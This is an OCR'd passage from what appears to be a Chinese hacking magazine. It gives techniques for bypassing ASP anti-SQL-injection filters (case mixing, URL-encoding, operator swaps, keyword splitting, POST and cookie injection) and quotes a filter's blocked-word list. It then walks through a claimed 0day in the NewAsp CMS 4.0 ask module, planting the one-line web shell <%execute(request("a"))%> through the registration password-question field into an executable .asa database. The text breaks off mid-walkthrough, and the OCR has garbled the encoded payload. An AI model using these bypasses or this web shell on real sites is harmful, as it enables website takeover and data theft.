


图9

（1）大小写绕过，比如使用SeLeCt代替select。这种方法比较常见，程序员忽视了危险字符的大小写，如图10。




图10

（2）编码绕过，假设原始页面为“fjhh.asp?id=672”，则提交“fjhh.asp?%69%64=672 and 1=1”，这是枫叶通用防注入脚本中由于逻辑错误而用到的绕过方法。

（3）互换法，比如使用or或xor代替and，使用“and 5>4”代替“and 1=1”。

（4）隔断危险字符，比如提交“fjhh.asp? id=672 an%d 1=1”，这种绕过方法是由于WEB程序对用户提交数据的获取不是使用request而是**Request.ServerVariables("QUERY_STRING")**，它是用来获取HTTP请求中问号后的信息，不包括“?”号，如图11。

（5）用POST、COOKIE注入，程序对GET提交的数据进行了严密的过滤，但却忽视了POST或COOKIE方式。下面是网




图11

上一个常见的通用防注入脚本，分别为GET与POST提交数据时的危险字符：

```
     Query_Badword="'|and|select|update|chr|delete|%20from|;|insert|mid|master.|set|chr(37)|="
       '在这部份定义get非法参数，使用"|"号间隔
     Form_Badword="'|%|&|*|#|@|(|)|="     '在这部份定义post非法参数，使用"|"号间隔
```

关于ASP常见的脚本漏洞就介绍到这里，如何在实践中熟练运用这就需要叉子们去好好体会与总结了，同时大家也可以把实践中遇到在问题贴出来一起在黑X论坛上进行交流。

剖析新云系统NewAsp CMS ask模块的0day

清原长风

新云的网站内容管理系统NewAsp CMS想信大家都有所耳闻吧，在网上的使用量还是相当大的，但其安全性却在版本的更新中并没有得到多大的提升，最新的4.0版本更是频出漏洞，使得不少网站受到了连累。Ask提问系统是新云网站内容管理系统的一个子系统，默认是被安装的，下面我就对最热门的NewAsp CMS Version 4.0中ask模块的0day漏洞进行一个简单分析。

一、简单分析

先从网上下载新云网站内容管理系统v4.0.0.1130，然后进入到ask目录中，我们来看register.asp这个文件，以下是该文件中对于密码提示问题及答案的代码：

```
    question = NewAsp.RequestForm("question",45)
    If question = "" Then
            Response.Write "<script>alert('友情提示!\n\n密码问题不能为空!');resetcode();</script>"
            Exit Sub
    End If
    answer = NewAsp.RequestForm("answer",45)
    If answer = "" Then
            Response.Write "<script>alert('友情提示!\n\n密码答案不能为空!');resetcode();</script>"
            Exit Sub
    End If
```

可以看到只对输入是否为空进行了检查，却没有对字符串的特殊字符进行检查，不过在包含文件chkinput.asp中倒是进行了一些关于特殊符号的限制，但遗憾的是没有起到对密码提示问题及答案的限制。下面是密码提示问题及答案的入库代码：

```
    Set Rs = Nothing
    UserPassword = Md5(loginpass,16)
    strRandomcode = NewAsp.Createpass
    Set Rs = NewAsp.CreateAXObject("ADODB.Recordset")
    SQL = "SELECT * FROM NC_Ask_Users WHERE (userid is null)"
            Rs.Open SQL,Conn,1,3
            Rs.Addnew
            Rs("username") = username
            Rs("password") = UserPassword
            Rs("nickname") = username
            Rs("Randomcode") = strRandomcode
            Rs("UserClass") = 0
            Rs("UserTitle") = "初学弟子"
            Rs("Useremail") = Useremail
            Rs("qq") = ""
            Rs("msn") = ""
            Rs("Usersex") = Usersex
            Rs("userface") = "images/userface/image1.gif"
            Rs("Photo") = ""
            Rs("Homepage") = ""
            Rs("question") = question
            Rs("answer") = md5(answer,16)
        省略部分代码
    Rs.Update
    Rs.Close
    Newasp.Execute ("UPDATE NC_Ask_Setup SET MaxUserNum=MaxUserNum+1")
            NewAsp.ReloadSetupCache CLng(NewAsp.MaxUserNum)+1,6
            Set Rs=NewAsp.Execute("SELECT TOP 1 userid FROM [NC_Ask_Users] ORDER BY userid DESC")
            Newasp.UserID = Rs(0)
            Rs.Close
            Set Rs = Nothing
```

我们可以看到，存储密码提示问题答案的变量answer被MD5加密了，利用价值就失去了，但存储密码提示问题的变量question却直接存入了数据库中，这就使得我们可以直接利用注册来将特殊数据（比如一句话木马）写入到数据库中，但这样拿到webshell的前提是数据库必须是可以执行的（比如asp或者asa等等），幸运的是存储ask提问系统数据的恰恰是asa文件，它位于ask/data/ask_newasp.asa。

二、实战

我们在虚拟机搭建好这套CMS系统，如图1，然后打开“新云问吧”，如图2，点击“用户注册”链接来注册一个新用户，如图3。除“密码问题”外，其它的信息我们按要求正常填写即可，在“密码问题”栏中填入十　　整　　V≡-|




图1




图2




图3

，这是一句话木马<%execute(request("a"))%>的另一种编码形式（连接密码是“a”）。为什么要使用这样的形式呢，这里我特别说明一下，在这套CMS系统的const.asp文件中有一个函数EncodeUtf8()，它的目的就是将一些数据（比如这里的密码提示问题）从Encode编码转换成Utf8，基于这种考虑，我们为了保证在数据库中不破坏一句话木马的原型，因此将一句话木马<%execute(request("a"))%>先由Utf8转换成Encode编码，这样就变成了十　整　V≡┤　。全部信息都填写完毕后点击“立即注册”，就可以注册成功了。




图4

